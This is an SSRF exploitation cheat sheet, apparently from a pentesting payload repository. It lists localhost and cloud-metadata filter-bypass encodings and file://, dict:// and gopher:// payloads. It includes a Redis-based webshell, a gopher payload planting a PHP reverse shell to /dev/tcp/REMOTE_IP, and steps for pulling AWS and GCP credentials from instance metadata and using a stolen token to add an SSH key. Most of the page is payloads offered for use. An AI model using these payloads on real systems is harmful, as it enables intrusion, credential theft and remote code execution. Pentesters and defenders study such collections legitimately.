Server-Side Request Forgery
Server Side Request Forgery or SSRF is a vulnerability in which an attacker forces a server to perform requests on their behalf.
Tools & Exploits
Payloads with localhost
- Using
localhosthttp://localhost:80 http://localhost:443 http://localhost:22 - Using
127.0.0.1http://127.0.0.1:80 http://127.0.0.1:443 http://127.0.0.1:22 - Using
0.0.0.0http://0.0.0.0:80 http://0.0.0.0:443 http://0.0.0.0:22
Bypassing filters
Bypass using HTTPS
https://127.0.0.1/
https://localhost/
Bypass localhost with [::]
http://[::]:80/
http://[::]:25/ SMTP
http://[::]:22/ SSH
http://[::]:3128/ Squidhttp://[0000::1]:80/
http://[0000::1]:25/ SMTP
http://[0000::1]:22/ SSH
http://[0000::1]:3128/ SquidBypass localhost with a domain redirection
| Domain | Redirect to |
|---|---|
| localtest.me | ::1 |
| localh.st | 127.0.0.1 |
| spoofed.[BURP_COLLABORATOR] | 127.0.0.1 |
| spoofed.redacted.oastify.com | 127.0.0.1 |
| company.127.0.0.1.nip.io | 127.0.0.1 |
The service nip.io is awesome for that, it will convert any ip address as a dns.
NIP.IO maps <anything>.<IP Address>.nip.io to the corresponding <IP Address>, even 127.0.0.1.nip.io maps to 127.0.0.1Bypass localhost with CIDR
IP addresses from 127.0.0.0/8
http://127.127.127.127
http://127.0.1.3
http://127.0.0.0
Bypass using a decimal IP location
http://2130706433/ = http://127.0.0.1
http://3232235521/ = http://192.168.0.1
http://3232235777/ = http://192.168.1.1
http://2852039166/ = http://169.254.169.254
Bypass using octal IP
Implementations differ on how to handle octal format of ipv4.
http://0177.0.0.1/ = http://127.0.0.1
http://o177.0.0.1/ = http://127.0.0.1
http://0o177.0.0.1/ = http://127.0.0.1
http://q177.0.0.1/ = http://127.0.0.1
...
Ref:
- DEFCON 29-KellyKaoudis SickCodes-Rotten code, aging standards & pwning IPv4 parsing
- AppSecEU15-Server_side_browsing_considered_harmful.pdf
Bypass using IPv6/IPv4 Address Embedding
http://[0:0:0:0:0:ffff:127.0.0.1]
http://[::ffff:127.0.0.1]
Bypass using malformed urls
localhost:+11211aaa
localhost:00011211aaaa
Bypass using rare address
You can short-hand IP addresses by dropping the zeros
http://0/
http://127.1
http://127.0.1
Bypass using URL encoding
Single or double encode a specific URL to bypass blacklist
http://127.0.0.1/%61dmin
http://127.0.0.1/%2561dmin
Bypass using bash variables
(curl only)
curl -v "http://evil$google.com"
$google = ""
Bypass using tricks combination
http://1.1.1.1 &@2.2.2.2# @3.3.3.3/
urllib2 : 1.1.1.1
requests + browsers : 2.2.2.2
urllib : 3.3.3.3
Bypass using enclosed alphanumerics
http://ⓔⓧⓐⓜⓟⓛⓔ.ⓒⓞⓜ = example.com

List:
① ② ③ ④ ⑤ ⑥ ⑦ ⑧ ⑨ ⑩ ⑪ ⑫ ⑬ ⑭ ⑮ ⑯ ⑰ ⑱ ⑲ ⑳ ⑴ ⑵ ⑶ ⑷ ⑸ ⑹ ⑺ ⑻ ⑼ ⑽ ⑾ ⑿ ⒀ ⒁ ⒂ ⒃ ⒄ ⒅ ⒆ ⒇ ⒈ ⒉ ⒊ ⒋ ⒌ ⒍ ⒎ ⒏ ⒐ ⒑ ⒒ ⒓ ⒔ ⒕ ⒖ ⒗ ⒘ ⒙ ⒚ ⒛ ⒜ ⒝ ⒞ ⒟ ⒠ ⒡ ⒢ ⒣ ⒤ ⒥ ⒦ ⒧ ⒨ ⒩ ⒪ ⒫ ⒬ ⒭ ⒮ ⒯ ⒰ ⒱ ⒲ ⒳ ⒴ ⒵ Ⓐ Ⓑ Ⓒ Ⓓ Ⓔ Ⓕ Ⓖ Ⓗ Ⓘ Ⓙ Ⓚ Ⓛ Ⓜ Ⓝ Ⓞ Ⓟ Ⓠ Ⓡ Ⓢ Ⓣ Ⓤ Ⓥ Ⓦ Ⓧ Ⓨ Ⓩ ⓐ ⓑ ⓒ ⓓ ⓔ ⓕ ⓖ ⓗ ⓘ ⓙ ⓚ ⓛ ⓜ ⓝ ⓞ ⓟ ⓠ ⓡ ⓢ ⓣ ⓤ ⓥ ⓦ ⓧ ⓨ ⓩ ⓪ ⓫ ⓬ ⓭ ⓮ ⓯ ⓰ ⓱ ⓲ ⓳ ⓴ ⓵ ⓶ ⓷ ⓸ ⓹ ⓺ ⓻ ⓼ ⓽ ⓾ ⓿
Bypass using unicode
In some languages (.NET, Python 3) regex supports unicode by default.
\d includes 0123456789 but also ๐๑๒๓๔๕๖๗๘๙.
Bypass filter_var() php function
0://evil.com:80;http://google.com:80/ Bypass against a weak parser
by Orange Tsai (Blackhat A-New-Era-Of-SSRF-Exploiting-URL-Parser-In-Trending-Programming-Languages.pdf)
http://127.1.1.1:80\@127.2.2.2:80/
http://127.1.1.1:80\@@127.2.2.2:80/
http://127.1.1.1:80:\@@127.2.2.2:80/
http://127.1.1.1:80#\@127.2.2.2:80/
Bypassing using a redirect
1. Create a page on a whitelisted host that redirects requests to the SSRF the target URL (e.g. 192.168.0.1)
2. Launch the SSRF pointing to  vulnerable.com/index.php?url=http://YOUR_SERVER_IP
vulnerable.com will fetch YOUR_SERVER_IP which will redirect to 192.168.0.1
3. You can use response codes [307](https://developer.mozilla.org/en-US/docs/Web/HTTP/Status/307) and [308](https://developer.mozilla.org/en-US/docs/Web/HTTP/Status/308) in order to retain HTTP method and body after the redirection.
Bypassing using type=url
Change "type=file" to "type=url"
Paste URL in text field and hit enter
Using this vulnerability users can upload images from any image URL = trigger an SSRF
Bypassing using DNS Rebinding (TOCTOU)
Create a domain that change between two IPs. http://1u.ms/ exists for this purpose.
For example to rotate between 1.2.3.4 and 169.254-169.254, use the following domain:
make-1.2.3.4-rebind-169.254-169.254-rr.1u.ms
Bypassing using jar protocol (java only)
Blind SSRF
jar:scheme://domain/path!/
jar:http://127.0.0.1!/
jar:https://127.0.0.1!/
jar:ftp://127.0.0.1!/
SSRF exploitation via URL Scheme
File
Allows an attacker to fetch the content of a file on the server
file://path/to/file
file:///etc/passwd
file://\/\/etc/passwd
ssrf.php?url=file:///etc/passwd
HTTP
Allows an attacker to fetch any content from the web, it can also be used to scan ports.
ssrf.php?url=http://127.0.0.1:22
ssrf.php?url=http://127.0.0.1:80
ssrf.php?url=http://127.0.0.1:443
The following URL scheme can be used to probe the network
Dict
The DICT URL scheme is used to refer to definitions or word lists available using the DICT protocol:
dict://<user>;<auth>@<host>:<port>/d:<word>:<database>:<n>
ssrf.php?url=dict://attacker:11111/
SFTP
A network protocol used for secure file transfer over secure shell
ssrf.php?url=sftp://evil.com:11111/TFTP
Trivial File Transfer Protocol, works over UDP
ssrf.php?url=tftp://evil.com:12346/TESTUDPPACKETLDAP
Lightweight Directory Access Protocol. It is an application protocol used over an IP network to manage and access the distributed directory information service.
ssrf.php?url=ldap://localhost:11211/%0astats%0aquitGopher
ssrf.php?url=gopher://127.0.0.1:25/xHELO%20localhost%250d%250aMAIL%20FROM%3A%3Chacker@site.com%3E%250d%250aRCPT%20TO%3A%3Cvictim@site.com%3E%250d%250aDATA%250d%250aFrom%3A%20%5BHacker%5D%20%3Chacker@site.com%3E%250d%250aTo%3A%20%3Cvictime@site.com%3E%250d%250aDate%3A%20Tue%2C%2015%20Sep%202017%2017%3A20%3A26%20-0400%250d%250aSubject%3A%20AH%20AH%20AH%250d%250a%250d%250aYou%20didn%27t%20say%20the%20magic%20word%20%21%250d%250a%250d%250a%250d%250a.%250d%250aQUIT%250d%250a

will make a request like
HELO localhost
MAIL FROM:<hacker@site.com>
RCPT TO:<victim@site.com>
DATA
From: [Hacker] <hacker@site.com>
To: <victime@site.com>
Date: Tue, 15 Sep 2017 17:20:26 -0400
Subject: Ah Ah AH

You didn't say the magic word !


.
QUIT
Gopher HTTP
gopher://<proxyserver>:8080/_GET http://<attacker:80>/x HTTP/1.1%0A%0A
gopher://<proxyserver>:8080/_POST%20http://<attacker>:80/x%20HTTP/1.1%0ACookie:%20eatme%0A%0AI+am+a+post+body
Gopher SMTP - Back connect to 1337
Content of evil.com/redirect.php:
<?php
header("Location: gopher://hack3r.site:1337/_SSRF%0ATest!");
?>

Now query it.
https://example.com/?q=http://evil.com/redirect.php.
Gopher SMTP - send a mail
Content of evil.com/redirect.php:
<?php
        $commands = array(
                'HELO victim.com',
                'MAIL FROM: <admin@victim.com>',
                'RCPT To: <sxcurity@oou.us>',
                'DATA',
                'Subject: @sxcurity!',
                'Corben was here, woot woot!',
                '.'
        );

        $payload = implode('%0A', $commands);

        header('Location: gopher://0:25/_'.$payload);
?>
Netdoc
Wrapper for Java when your payloads struggle with “\n” and “\r” characters.
ssrf.php?url=netdoc:///etc/passwdSSRF exploiting WSGI
Exploit using the Gopher protocol, full exploit script available at https://github.com/wofeiwo/webcgi-exploits/blob/master/python/uwsgi_exp.py.
gopher://localhost:8000/_%00%1A%00%00%0A%00UWSGI_FILE%0C%00/tmp/test.py| Header | ||
|---|---|---|
| modifier1 | (1 byte) | 0 (%00) |
| datasize | (2 bytes) | 26 (%1A%00) |
| modifier2 | (1 byte) | 0 (%00) |
| Variable (UWSGI_FILE) | ||||
|---|---|---|---|---|
| key length | (2 bytes) | 10 | (%0A%00) | |
| key data | (m bytes) | UWSGI_FILE | ||
| value length | (2 bytes) | 12 | (%0C%00) | |
| value data | (n bytes) | /tmp/test.py |
SSRF exploiting Redis
Redis is a database system that stores everything in RAM
# Getting a webshell
url=dict://127.0.0.1:6379/CONFIG%20SET%20dir%20/var/www/html
url=dict://127.0.0.1:6379/CONFIG%20SET%20dbfilename%20file.php
url=dict://127.0.0.1:6379/SET%20mykey%20"<\x3Fphp system($_GET[0])\x3F>"
url=dict://127.0.0.1:6379/SAVE

# Getting a PHP reverse shell
gopher://127.0.0.1:6379/_config%20set%20dir%20%2Fvar%2Fwww%2Fhtml
gopher://127.0.0.1:6379/_config%20set%20dbfilename%20reverse.php
gopher://127.0.0.1:6379/_set%20payload%20%22%3C%3Fphp%20shell_exec%28%27bash%20-i%20%3E%26%20%2Fdev%2Ftcp%2FREMOTE_IP%2FREMOTE_PORT%200%3E%261%27%29%3B%3F%3E%22
gopher://127.0.0.1:6379/_save
SSRF exploiting PDF file

Example with WeasyPrint by @nahamsec
<link rel=attachment href="file:///root/secret.txt">Example with PhantomJS
<script>
    exfil = new XMLHttpRequest();
    exfil.open("GET","file:///etc/passwd");
    exfil.send();
    exfil.onload = function(){document.write(this.responseText);}
    exfil.onerror = function(){document.write('failed!')}
</script>
Blind SSRF
When exploiting server-side request forgery, we can often find ourselves in a position where the response cannot be read.
Use an SSRF chain to gain an Out-of-Band output.
From https://blog.assetnote.io/2021/01/13/blind-ssrf-chains/ / https://github.com/assetnote/blind-ssrf-chains
Possible via HTTP(s)
- Elasticsearch
- Weblogic
- Hashicorp Consul
- Shellshock
- Apache Druid
- Apache Solr
- PeopleSoft
- Apache Struts
- JBoss
- Confluence
- Jira
- Other Atlassian Products
- OpenTSDB
- Jenkins
- Hystrix Dashboard
- W3 Total Cache
- Docker
- Gitlab Prometheus Redis Exporter
Possible via Gopher
SSRF to XSS
by @D0rkerDevil & @alyssa.o.herrera
http://brutelogic.com.br/poc.svg -> simple alert
https://website.mil/plugins/servlet/oauth/users/icon-uri?consumerUri= -> simple ssrf

https://website.mil/plugins/servlet/oauth/users/icon-uri?consumerUri=http://brutelogic.com.br/poc.svg
SSRF from XSS
Using an iframe
The content of the file will be integrated inside the PDF as an image or text.
<img src="echopwn" onerror="document.write('<iframe src=file:///etc/passwd></iframe>')"/>Using an attachment
Example of a PDF attachment using HTML
- use
<link rel=attachment href="URL">as Bio text - use ‘Download Data’ feature to get PDF
- use
pdfdetach -saveall filename.pdfto extract embedded resource cat attachment.bin
SSRF URL for Cloud Instances
SSRF URL for AWS
The AWS Instance Metadata Service is a service available within Amazon EC2 instances that allows those instances to access metadata about themselves. - Docs
-
IPv4 endpoint (old):
http://169.254.169.254/latest/meta-data/ -
IPv4 endpoint (new) requires the header
X-aws-ec2-metadata-tokenexport TOKEN=`curl -X PUT -H "X-aws-ec2-metadata-token-ttl-seconds: 21600" "http://169.254.169.254/latest/api/token"` curl -H "X-aws-ec2-metadata-token:$TOKEN" -v "http://169.254.169.254/latest/meta-data" -
IPv6 endpoint:
http://[fd00:ec2::254]/latest/meta-data/
In case of a WAF, you might want to try different ways to connect to the API.
- DNS record pointing to the AWS API IP
http://instance-data http://169.254.169.254 http://169.254.169.254.nip.io/ - HTTP redirect
Static:http://nicob.net/redir6a Dynamic:http://nicob.net/redir-http-169.254.169.254:80- - Encoding the IP to bypass WAF
http://425.510.425.510 Dotted decimal with overflow
http://2852039166 Dotless decimal
http://7147006462 Dotless decimal with overflow
http://0xA9.0xFE.0xA9.0xFE Dotted hexadecimal
http://0xA9FEA9FE Dotless hexadecimal
http://0x41414141A9FEA9FE Dotless hexadecimal with overflow
http://0251.0376.0251.0376 Dotted octal
http://0251.00376.000251.0000376 Dotted octal with padding
http://0251.254.169.254 Mixed encoding (dotted octal + dotted decimal)
http://[::ffff:a9fe:a9fe] IPV6 Compressed
http://[0:0:0:0:0:ffff:a9fe:a9fe] IPV6 Expanded
http://[0:0:0:0:0:ffff:169.254.169.254] IPV6/IPV4
http://[fd00:ec2::254] IPV6
These URLs return a list of IAM roles associated with the instance. You can then append the role name to this URL to retrieve the security credentials for the role.
http://169.254.169.254/latest/meta-data/iam/security-credentials
http://169.254.169.254/latest/meta-data/iam/security-credentials/[ROLE NAME]

# Examples
http://169.254.169.254/latest/meta-data/iam/security-credentials/PhotonInstance
http://169.254.169.254/latest/meta-data/iam/security-credentials/dummy
http://169.254.169.254/latest/meta-data/iam/security-credentials/s3access
This URL is used to access the user data that was specified when launching the instance. User data is often used to pass startup scripts or other configuration information into the instance.
http://169.254.169.254/latest/user-dataOther URLs to query to access various pieces of metadata about the instance, like the hostname, public IPv4 address, and other properties.
http://169.254.169.254/latest/meta-data/
http://169.254.169.254/latest/meta-data/ami-id
http://169.254.169.254/latest/meta-data/reservation-id
http://169.254.169.254/latest/meta-data/hostname
http://169.254.169.254/latest/meta-data/public-keys/
http://169.254.169.254/latest/meta-data/public-keys/0/openssh-key
http://169.254.169.254/latest/meta-data/public-keys/[ID]/openssh-key
http://169.254.169.254/latest/dynamic/instance-identity/document
E.g: Jira SSRF leading to AWS info disclosure - https://help.redacted.com/plugins/servlet/oauth/users/icon-uri?consumerUri=http://169.254.169.254/metadata/v1/maintenance
E.g2: Flaws challenge - http://4d0cf09b9b2d761a7d87be99d17507bce8b86f3b.flaws.cloud/proxy/169.254.169.254/latest/meta-data/iam/security-credentials/flaws/
SSRF URL for AWS ECS
If you have an SSRF with file system access on an ECS instance, try extracting /proc/self/environ to get UUID.
curl http://169.254.170.2/v2/credentials/<UUID>This way you’ll extract IAM keys of the attached role
SSRF URL for AWS Elastic Beanstalk
We retrieve the accountId and region from the API.
http://169.254.169.254/latest/dynamic/instance-identity/document
http://169.254.169.254/latest/meta-data/iam/security-credentials/aws-elasticbeanorastalk-ec2-role
We then retrieve the AccessKeyId, SecretAccessKey, and Token from the API.
http://169.254.169.254/latest/meta-data/iam/security-credentials/aws-elasticbeanorastalk-ec2-role
Then we use the credentials with aws s3 ls s3://elasticbeanstalk-us-east-2-[ACCOUNT_ID]/.
SSRF URL for AWS Lambda
AWS Lambda provides an HTTP API for custom runtimes to receive invocation events from Lambda and send response data back within the Lambda execution environment.
http://localhost:9001/2018-06-01/runtime/invocation/next
$ curl "http://${AWS_LAMBDA_RUNTIME_API}/2018-06-01/runtime/invocation/next"
Docs: https://docs.aws.amazon.com/lambda/latest/dg/runtimes-api.html#runtimes-api-next
SSRF URL for Google Cloud
:warning: Google is shutting down support for usage of the v1 metadata service on January 15.
Requires the header “Metadata-Flavor: Google” or “X-Google-Metadata-Request: True”
http://169.254.169.254/computeMetadata/v1/
http://metadata.google.internal/computeMetadata/v1/
http://metadata/computeMetadata/v1/
http://metadata.google.internal/computeMetadata/v1/instance/hostname
http://metadata.google.internal/computeMetadata/v1/instance/id
http://metadata.google.internal/computeMetadata/v1/project/project-id
Google allows recursive pulls
http://metadata.google.internal/computeMetadata/v1/instance/disks/?recursive=trueBeta does NOT require a header atm (thanks Mathias Karlsson @avlidienbrunn)
http://metadata.google.internal/computeMetadata/v1beta1/
http://metadata.google.internal/computeMetadata/v1beta1/?recursive=true
Required headers can be set using a gopher SSRF with the following technique
gopher://metadata.google.internal:80/xGET%20/computeMetadata/v1/instance/attributes/ssh-keys%20HTTP%2f%31%2e%31%0AHost:%20metadata.google.internal%0AAccept:%20%2a%2f%2a%0aMetadata-Flavor:%20Google%0d%0aInteresting files to pull out:
- SSH Public Key :
http://metadata.google.internal/computeMetadata/v1beta1/project/attributes/ssh-keys?alt=json - Get Access Token :
http://metadata.google.internal/computeMetadata/v1beta1/instance/service-accounts/default/token - Kubernetes Key :
http://metadata.google.internal/computeMetadata/v1beta1/instance/attributes/kube-env?alt=json
Add an SSH key
Extract the token
http://metadata.google.internal/computeMetadata/v1beta1/instance/service-accounts/default/token?alt=jsonCheck the scope of the token
$ curl https://www.googleapis.com/oauth2/v1/tokeninfo?access_token=ya29.XXXXXKuXXXXXXXkGT0rJSA

{
        "issued_to": "101302079XXXXX",
        "audience": "10130207XXXXX",
        "scope": "https://www.googleapis.com/auth/compute https://www.googleapis.com/auth/logging.write https://www.googleapis.com/auth/devstorage.read_write https://www.googleapis.com/auth/monitoring",
        "expires_in": 2443,
        "access_type": "offline"
}
Now push the SSH key.
curl -X POST "https://www.googleapis.com/compute/v1/projects/1042377752888/setCommonInstanceMetadata"
-H "Authorization: Bearer ya29.c.EmKeBq9XI09_1HK1XXXXXXXXT0rJSA"
-H "Content-Type: application/json"
--data '{"items": [{"key": "sshkeyname", "value": "sshkeyvalue"}]}'
SSRF URL for Digital Ocean
Documentation available at https://developers.digitalocean.com/documentation/metadata/
curl http://169.254.169.254/metadata/v1/id
http://169.254.169.254/metadata/v1.json
http://169.254.169.254/metadata/v1/
http://169.254.169.254/metadata/v1/id
http://169.254.169.254/metadata/v1/user-data
http://169.254.169.254/metadata/v1/hostname
http://169.254.169.254/metadata/v1/region
http://169.254.169.254/metadata/v1/interfaces/public/0/ipv6/address

All in one request:
curl http://169.254.169.254/metadata/v1.json | jq
SSRF URL for Packetcloud
Documentation available at https://metadata.packet.net/userdata
SSRF URL for Azure
Limited, maybe more exists? https://azure.microsoft.com/en-us/blog/what-just-happened-to-my-vm-in-vm-metadata-service/
http://169.254.169.254/metadata/v1/maintenanceUpdate Apr 2017, Azure has more support; requires the header “Metadata: true” https://docs.microsoft.com/en-us/azure/virtual-machines/windows/instance-metadata-service
http://169.254.169.254/metadata/instance?api-version=2017-04-02
http://169.254.169.254/metadata/instance/network/interface/0/ipv4/ipAddress/0/publicIpAddress?api-version=2017-04-02&format=text
SSRF URL for OpenStack/RackSpace
(header required? unknown)
http://169.254.169.254/openstackSSRF URL for HP Helion
(header required? unknown)
http://169.254.169.254/2009-04-04/meta-data/ SSRF URL for Oracle Cloud
http://192.0.0.192/latest/
http://192.0.0.192/latest/user-data/
http://192.0.0.192/latest/meta-data/
http://192.0.0.192/latest/attributes/
SSRF URL for Alibaba
http://100.100.100.200/latest/meta-data/
http://100.100.100.200/latest/meta-data/instance-id
http://100.100.100.200/latest/meta-data/image-id
SSRF URL for Kubernetes ETCD
Can contain API keys and internal ip and ports
curl -L http://127.0.0.1:2379/version
curl http://127.0.0.1:2379/v2/keys/?recursive=true
SSRF URL for Docker
http://127.0.0.1:2375/v1.24/containers/json

Simple example
docker run -ti -v /var/run/docker.sock:/var/run/docker.sock bash
bash-4.4# curl --unix-socket /var/run/docker.sock http://foo/containers/json
bash-4.4# curl --unix-socket /var/run/docker.sock http://foo/images/json
More info:
- Daemon socket option: https://docs.docker.com/engine/reference/commandline/dockerd/#daemon-socket-option
- Docker Engine API: https://docs.docker.com/engine/api/latest/
SSRF URL for Rancher
curl http://rancher-metadata/<version>/<path>More info: https://rancher.com/docs/rancher/v1.6/en/rancher-services/metadata-service/
Labs
- Basic SSRF against the local server
- Basic SSRF against another back-end system
- SSRF with blacklist-based input filter
- SSRF with whitelist-based input filter
- SSRF with filter bypass via open redirection vulnerability
References
swisskyrepo/SSRFmap - Automatic SSRF fuzzer and exploitation tool
- tarunkant/Gopherus - Generates gopher link for exploiting SSRF and gaining RCE in various servers
- In3tinct/See-SURF - Python based scanner to find potential SSRF parameters
- teknogeek/SSRF Sheriff - Simple SSRF-testing sheriff written in Go
- assetnote/surf - Returns a list of viable SSRF candidates
- dwisiswant0/ipfuscator - A blazing-fast, thread-safe, straightforward and zero memory allocations tool to swiftly generate alternative IP(v4) address representations in Go.